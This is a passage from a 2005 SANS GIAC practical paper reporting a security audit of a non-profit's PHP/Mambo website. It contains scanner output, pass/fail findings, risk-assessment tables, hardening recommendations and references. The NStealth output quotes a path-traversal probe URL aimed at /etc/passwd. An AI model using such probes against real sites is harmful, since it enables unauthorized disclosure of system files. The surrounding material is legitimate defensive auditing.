
W9.4 – Unauthorized Administrative Access (Nikto output)

/administrator/ - This might be interesting... (GET)

Results in the following.

© SANS Institute 2005, Author

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.




W9.4 – Arbitrary Code Execution (NStealth Output)

☐ PHP Vulnerability/Exploit
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://www.SPUD.ca/index.php?l=../../../etc/passwd
Vulnerability details and fix recommendations are available on commercial version.

Results in the following.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.



Findings:

W9.1 – Cross Site Scripting Vulnerabilities. Based on the functionality and presence of the TRACE option it has been determined that the site may be vulnerable to cross site scripting. This is supported by the Nikto scan and the fact that the default HTTP OPTIONS are all enabled for the server. This was assessed as a fail.

W9.2 – SQL Injection Vulnerabilities. All instances of SQL and other web injection attacks were manually verified to be false positives. This was assessed as a pass.

W9.3 – Arbitrary File Inclusion Vulnerabilities. All instances of the file inclusion vulnerabilities were manually verified to be false positives. This was assessed as a pass.

W9.4 – Unauthorized Administrative Access. No unauthorized administrative access was gained and all instances were verified as false positives. This was assessed as a pass.

W9.5 – Arbitrary Code Execution. All instances of code execution were verified as false positives. This was assessed as a pass.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

4 Audit Report

4.1 Executive Summary

The Security Professional's Under Development (SPUD), a non-profit society located in Gander Newfoundland, recently completed some significant changes to their website. The website is used as a primary communications medium to their membership and is important to the functioning of the organization.

The changes to the site included a complete redesign of the site's appearance and over all functionality which in turn required a different architecture then the previous static site. Because of the functional and architecture changes the website was relocated to a new hosting service that offered SPUD more control over their website.

SPUD, in exercising due diligence, was concerned about the security of the site and requirement to protect private data in accordance with statutory obligations due to the member data is stored on the web server. As such, the Board of Directors agreed to audit the website for functional, security and statutory compliance concerns. It was agreed that the audit would be conducted pro-bono with the stipulation that it could be used for a SANS certification attempt.

The scope of the audit was limited to the website, www.SPUD.ca and the server on which it resides with the primary objectives being to:

- Verify the site for statutory compliance;
- Verify the site for functionality, and
- Verify the site has adequate security precautions to support the compliance and functionality requirements.

The overall results of the audit were extremely positive with few exceptions. All functional requirements were determined to be valid and operational; perimeter defences were in place and determined to be adequate for the environment; the web server was secured to limit technology identification, information leakage, known exploits; encryption and access controls were utilized for sensitive areas, and site maintenance was current through the use of automated procedures.

Areas for improvement were limited to largely high level controls for documented policies, procedures and guidelines which were lacking in total for the site. Additionally, while site maintenance was assessed as being adequate and assigned a PASS in the audit, some of the components used by the website are not the most current and newer versions should be installed as conveniently possible. It should be noted however, that the older versions are patched and up to date for all known vulnerabilities.

The audit objectives were achieved and the SPUD website and its hosting environment have been assessed to be in compliance with statutory requirements, the site is

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

functional and the security controls are adequate to mitigate the associated risks to SPUD.

4.2 Audit Findings

4.2.1 Administrative and High Level Controls (A1)

FINDINGS: SATISFACTORY IN MOST RESPECTS – TWO EXCEPTIONS

The administrative and high level controls were found to be satisfactory in most respects. The website hosting service is run by a single person who is well trained in system, network and security administration. The single person has had SANS training in the past and holds a valid SANS certification in addition to be an active security practitioner. Because of the training, professionalism and experiences of the service provider most administrative controls are in place and functioning with the exception of:

- A1.1 Policies, Procedures & Guidelines, and
- A1.7 Physical Security Controls.

The deficiencies of A1.1 are being addressed as it is a new company and is still in the process of developing their Policies, Procedures and Guidelines. The remediation for the deficiency is evident for the production of same.

Physical security controls are not likely to change as the site is hosted out of a private residence. No further remediation is recommended or required.

4.2.2 Site Verification (F1)

FINDINGS: PASSED IN ALL RESPECTS.

The functionality of the web site was examined during the site verification process and all aspects of the site were fully functional. There were no broken links, all email addresses were valid and all forms functioned as they should including the creation of accounts, email notification of the password for the new members and all the forums.

4.2.3 Perimeter Defences (P1)

FINDINGS: PASSED IN MOST RESPECTS – ONE EXCEPTION.

The perimeter defences from an external perspective were all in place and fully functional. It was not within the scope of this audit to conduct a penetration test of the perimeter.

Perimeter Defences were found to be adequate. The overall architecture was initially provided to the auditor and was used in conjunction with automated scans to verify the presence of the stated perimeter security controls.

Nessus and Nmap were utilized to scan the web server, configured as a bastion host, and no useful information was obtained. A firewall was determined to be in place and

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

functional as evidenced by results from the scans. There were only a limited amount of services open on the firewall and the firewall was determined to be stateful providing advance protection over a simple filtering firewall. It was also apparent that ICMP was being dropped at the firewall.

P1.2 IDS/IPS – was assessed as a fail due to the lack of response to hostile scans. Although, the documentation indicated that an IDS was in place it was not able to perform shunning or blocking of offending IP addresses. While this is not an absolute requirement it is beginning to become the industry norm as evidenced by the emergence of Intrusion Prevention Devices.

The IDS as identified in the diagram provided by the host service provider was SNORT and is primarily signature based.

Although, P1.2 was listed as an exception, during the course of the audit the site administrator did enable blocking capabilities with a time limitation so as to mitigate the risks of imposing a denial of service to legitimate users.

4.2.4 Technology Identification (W1)

FINDINGS: PASSED IN MOST RESPECTS – ONE EXCEPTION.

Limited information was able to be gained regarding the technology in use through the use of automated and manual means. Some technology was able to be derived due to the combination of identifiable technologies in use. The risk associated with identifying the underlying technologies in use is that an attacker may direct activities to known exploits thereby increasing their chances of success. Limiting the information of the technologies in use decreases the chances of success for a compromise and increases the chances of detection due to a requirement to conduct active discovery for vulnerabilities.

W1.1 Server OS – The operating of the server was not discernable by the scans but it could be deduced that it was a UNIX based or like operating system due to the aggregation of components…most likely Linux. The lack of version information and the possibility that doubt may exist regarding the operating system, mitigates risks from known exploits. This was assessed as a pass and no further actions are necessary.

W1.2 Web Server Type – The web server type was ascertained through the use of header information and through the use of automated scans. It was presented simply as Apache and no versioning information was disclosed. While the server type information can be used as a means to possibly identify the OS in conjunction with other data, it is not deemed to be a significant risk due to the lack of the version number. As in W1.1, the risk of being exploited through known exploits is reduced due to the elimination of information used in attacks.

This was assessed as a pass and no further action is required. However, to further deny information and to confuse the situation a sever name not associated with any

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

web server may be used. Additionally, a generic server name (i.e. IIS) associated with another OS may be used to confuse an attacker. Inexperienced attackers may utilize attacks that are not relevant to the web server or OS in question and an IDS may be tuned to alert on this attacks for increased chances of malicious activity detection.

W1.3 Language and File Type – Web language in this case refers to the way in which the web server presents information to the web client and was identified as being PHP due to the information presented in the browser's URL window, Nikto discovery, Sam Spade discovery and in the links produced during the execution Web Links Analyzer. Javascripts were also present but were not extensively used. Other file types in use were PDF, XML (for document templates), and … There is no known way to not commute this type of information to a client as it is necessary for the client server communication. The risk is in knowing the relationship of the file types and the common OS, web servers and architecture for serving the web pages and file types. From this information we can assume that there is a backend database used to generate web pages for the client. In conjunction with the web server type and PHP, it is likely that the OS is Linux and that backend database is MySQL. This is still conjecture but it provides information to an attacker allowing for a more complete picture. This was assessed as a pass and no further action is required.

W1.4 Allowable Methods - Web servers utilizing HTTP/1.0 or 1.1 allow options to be passed in the header. Use of these options can output can result in the disclosure of information or for unauthorized access by allowing information to be uploaded or deleted. In addition some of the options can be exploited and used in cross site scripting attacks and session hijacking. The web server's options were examined NStealh and all options were allowed with the exception of DELETE. This is a default Apache set up. This was assess as a fail as TRACE allows for cross site scripting and the options should be limited to only those required for supporting the web functionality. The system administrator should review the existing options to determine if they are required and, if they are not required, they should be disabled as a matter of best practice.

W1.5 CGI, SSI, Scripts or Active Content – Dynamic web pages or active content provides for the building of custom web pages and content on the fly and can provide many holes to exploit facilitating unauthorized access and disclosure. Automated scanners (NStealth and Nikto) were used to verify the presence of active content and to assess their vulnerability. The two scanners were utilized to provide for a cross check of the results and to ensure that vulnerabilities were not missed.

All results reported by the two scanners were manually verified and were determined to be false positives. The false positives were generated due to the default behaviours of PHP set up by the system administrator in that the home page would be returned in the event of an incorrect argument or improper request construct. The scanners consequently alerted, false positively, that an exploit was present due to the return of a result. The active content was correctly identified by Nikto to be an older version of

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

PHP (Version 4.3.8). This was assessed as a pass but improvement can be made by limiting the display of PHP versioning numbers.

W1.6 Backend Databases, Processes and Web Applications – The presence of backend databases, processes and servers can lead to the unauthorized disclosure and access if these databases and servers can be identified and manipulated. The use of automated scanning tools was again used to identify any background databases, processes or servers. No information was disclosed regarding the presence of a database. As stated previously, in section W1.5, PHP falls under a service and its version number was disclosed. Note the presence of PHP and the Web Server type of Apache implies that there is a backend database as PHP requires a database to function.

A web mail application, Procmail, was also discovered. Additionally, a web based mail system (Desk Now) was also discovered during the directory enumeration and by Nikto. There are no access restrictions to the login page for Desk Now. No version numbers were disclosed.

Mambo Open Server was also discovered to be the in situ as the content management system for the website. This was discovered during the directory enumeration traversal with the presence of a Mambo administrative directory that when accessed produces an SSL protected login page. Mambo is subject to several known vulnerabilities.

The section was assessed as being a marginal pass as information was disclosed that did not need to be disclosed but the most significant component, the database, was not detectable thereby accounting for the pass. The pass was marginal due to the disclosure of the PHP, the web mail system and Mambo. It is strongly recommended that the PHP versioning information be removed and that the web mail system be assigned access controls. Additionally all references to Mambo and its versioning should be removed.

4.2.5 Website Structure (W2)

FINDINGS: FAILED.

It is extremely difficult to block directory mapping as all links and common directory names will always ultimately allow for the complete mapping of the website. However, there are means to complicate the process and to make it so inherently complex that unless you are a dedicated target rather than a target of opportunity, an attacker will move on. While the use of PHP and the backend database complicates the mapping of the website, with the use of automated tools it does not excessively hamper the process. The best way to provide remediation is through blocking scripts or an IPS. No such scripts or IPS capability was in place at the start of the audit so this was assessed as a fail. However, during the course of the audit a blocking capability was instituted effectively denying the ability to conduct rapid wholesale mapping.

4.2.6 State Mechanisms (W3)

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

FINDINGS: PASSED IN ALL RESPECTS.

State for the website was maintained by cookies. The cookies were randomly generated and are valid for 12 hours for general site visits to provide user/visitor statistics. For members logged into the site the cookies are reduced to a valid life of 1 hr which is an acceptable time frame to mitigate the possibility of session hijacking through cookie manipulation. The use of no cache for pragma and no store, no cache for Cache-Control further reduce the likelihood of the misuse of state and mitigate privacy concerns. No further actions are necessary.

4.2.7 Error Injection (W4)

FINDINGS: PASSED IN ALL RESPECTS.

The web server and its applications have been set up so that error injection does not produce any significant data or untoward consequences. The default behaviour is to return to the home page for most cases, return a blank index page or the standard 404 and 400 errors. This was assessed as a pass.

4.2.8 Common File Queries (W5)

FINDINGS: FAILED.

Common files were able to be successfully accessed and guessed by the scanners employed and potential pointed to sensitive areas of the web site. This was assessed as a fail. Default files or files no longer used should be either removed or disabled from being displayed by the web server. This was assessed as a fail.

4.2.9 Directory Enumeration & Traversal (W6)

FINDINGS: FAILED.

Many directories were able to be enumerated by the automated scanning tools and were able to successfully traverse several of the directories. This increases the risk of unauthorized access and disclosure. Directory traversal functionality should be turned off as it is rarely need. This was assessed as a fail.

4.2.10 Encryption (W7)

FINDINGS: PASSED.

Encryption mechanisms were employed for the protection of passing data over the network to the server via SSL for areas that are regarded as sensitive. In particular these were the administration login page and the web mail login page. The general login form is not SSL protected. This is not viewed as being a hindrance due to the nature of the server's functionality to provide an open forum to a user community. This was assessed as a pass. No further action is required.

4.2.11 Access Controls (W8)

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

FINDINGS: PASSED.

Access controls are in place in the form of logins where required. Data and content is separated via the type of member and the privileges afforded the member. Privileges, in this type of environment, are stored in the backend database. Having said that, all logins are currently subject to brute force attacks but blocking controls to thwart brute force attacks are in the process of being implemented but were not present for the conduct of the audit. In any event, the access controls were adequate for the web site and were assessed as a pass.

4.2.12 Known Exploits (W9)

FINDINGS: PASSED IN MOST RESPECTS – ONE EXCEPTION.

All known exploits were tested by the automated scanners employed. Although there were numerous alerts are were false positive and were manually verified as such. However one known vulnerability, W9.1 – Cross Site Scripting, was found to be present and is directly related to the HTTP OPTIONS previously discussed. Addressing the options will address this vulnerability. As such, the overall findings for W9 were a pass.

4.2.13 Site Maintenance (M1)

FINDINGS: SATISFACTORY.

The website is well maintained from the three points of view of functionality and security. Automated means are in place to update the server and critical components and although the PHP version in use was an older version, it was configured in such a manner as to keep it secure. Maintenance was assessed as being satisfactory.

4.2.14 Statutory Requirements (S1)

FINDINGS: PASSED.

The necessary legal disclaimers and privacy policy statements were present and easily accessible from the home page. This was assessed as a pass.

4.3 Post Audit Risk Assessment (Associated Risk)

Table 4 - Initial TRA

Agent or Event	Class of Threat	Likelihood	Consequence of Occurrence	Impact	Exposure Rating	Assoc. Risk
Hackers	Disclosure	Medium	LT LP LR LRep FR	Grave	7	Medium to Low
	Interruption	Medium	LS	Less Serious	3	Low

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Agent or Event	Class of Threat	Likelihood	Consequence of Occurrence	Impact	Exposure Rating	Assoc. Risk
	Modification	Medium	LT LRep FR	Serious	6	Low
	Destruction	Medium	LA LS FR	Serious	6	Low
Theft	Disclosure	Low	LT LP LR LRep FR	Grave	4	Low
	Removal	Low	LR FR	Less Serious	1	Low
Malicious Code	Disclosure	Low	LT LP LR LRep FR	Grave	4	Medium to Low
	Interruption	Low	LS	Less Serious	1	Low
	Modification	Low	LT LRep FR	Serious	2	Medium
	Destruction	Low	LS LA LT FR	Serious	2	Medium

4.4 Audit Recommendations

The overall findings of the audit are favourable in that there are sufficient controls in place to provide for the statutory obligations, the website functionality and to ensure the ongoing security of the site. All the controls that were in place served to mitigate most of the associated risks thereby reducing the likelihood of unauthorized access or disclosure of information. This in turn limits the consequences to SPUD and it is highly recommended that the risks be deemed to be acceptable by the Board of Directors.

From the hosting service provider's perspective, there are several minor issues that could be easily addressed at no significant costs other than the time it takes to implement the changes. It is recommended that the following occur:

- (A1.1) Policies, procedures and guidelines be produced to solidify the security and administration processes;

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

- (P1.2) Introduce an IPS capability through blocking and shunning mechanisms;
- (W1.1) Review and disable any unnecessary HTTP Options;
- (W1.3) Disable the serving or disclosure of the PHP version number;
- (W2) Remove common directory structures not in use or not required by the website;
- (W5) Remove common or default file types Provide mail address checking to ensure, mail is sent by valid member's of the site using their registered email address;
- (W6) Disable directory traversal capabilities;
- (W8) Login areas are subject to brute force attack and should require a lockout mechanism, and
- (M1) Open forums require regular review, consider using a moderated format to maintain control of the forum content.

All of the above are within the purview of the site administrator and a moderator from within the SPUD membership can be assigned to review content relieving the site administrator from the task.

In essence there is little that needs to be done from a technical point of view and the most significant challenge will be the ongoing site maintenance requirements.

4.5 Post Recommendations Risk Assessment (Residual Risk)

Table 5 - Initial TRA

Agent or Event	Class of Threat	Likelihood	Consequence of Occurrence	Impact	Exposure Rating	Residual Risk
Hackers	Disclosure	Medium	LT LP LR LRep FR	Grave	7	Low
	Interruption	Medium	LS	Less Serious	3	Low
	Modification	Medium	LT LRep FR	Serious	6	Low
	Destruction	Medium	LA LS FR	Serious	6	Low
Theft	Disclosure	Low	LT LP LR LRep FR	Grave	4	Low
	Removal	Low	LR	Less	1	Low

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Agent or Event	Class of Threat	Likelihood	Consequence of Occurrence	Impact	Exposure Rating	Residual Risk
			FR	Serious		
Malicious Code	Disclosure	Low	LT LP LR LRep FR	Grave	4	Low
	Interruption	Low	LS	Less Serious	1	Low
	Modification	Low	LT LRep FR	Serious	2	Low
	Destruction	Low	LS LA LT FR	Serious	2	Low

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

5 References

Artur Maj. Securing Apache: step-by-step. 14 May 2003
http://www.securityfocus.com/infocus/1694

Artur Maj. Securing PHP: step-by-step. 23 June 2003
http://www.securityfocus.com/infocus/1706

Artur Maj. Securing MySQL: step-by-step. 28 August 2003
http://www.securityfocus.com/infocus/1726

Caleb Sima. Security at the Next Level. SPI LABS 2004.
http://www.spidynamics.com/support/whitepapers/webappwhitepaper.pdf

Jascha. Securing Mambo Open Source CMS v.0.4.
http://www.localareasecurity.com/index.php?option=content&task=view&id=44&Itemid=2 .

Julia H. Allen. The CERT Guide to System and Network Security Practices. Boston: Addison-Wesley, 2001. ISBN 0-201-73723-X

Kevin Spett. Cross-Site Scripting. SPI LABS 2002.
http://www.spidynamics.com/support/whitepapers/SPIcross-sitescripting.pdf

Kevin Spett. SQL Injection. SPI LABS 2002.
http://www.spidynamics.com/support/whitepapers/WhitepaperSQLInjection.pdf

Miles Tracy, Wayne Jansen, and Mark McLamon. NIST Special Publication 800-44 "Guidelines on Securing Public Web Servers – Recommendations of the National Institute of Standards and Technology". September 2002
http://csrc.nist.gov/publications/nistpubs/800-44/sp800-44.pdf

Peter Wainwright. Professional Apache. Birmingham: wrox, 2000. ISBN 1-861003-02-1

Paul DuBois. MySQL. Inidanapolis: New Riders 2000. ISBN 0-7357-0921-1

Secunia Stay Secure Security Advisories Search Results.- Mambo, 12 November 2004. http://secunia.com/mambo

Security Corporation Security Advisory SCSA-023, 10 December 2003
http://www.security-corporation.com/adversiores-023.html

Stuart McClure et al. Web Hacking Attacks and Defence. Boston: Addison-Wesley 2003. ISBN 0-201-76176-9

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Technical Operations Directorate, Information Technology Security Branch, *5* Security Information Publications November 1996: Guide to Threat Risk Assessment for Information Technology. Royal Canadian Mounted Police, 1994

Wanku Choi et al. Beginning PHP4. Birmingham: wrox, 2000. ISBN 1-861003-73-0

Citations

Technical Operations Directorate, Information Technology Security Branch, *5* Security Information Publications November 1996: Guide to Threat Risk Assessment for Information Technology. Royal Canadian Mounted Police, 1994

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.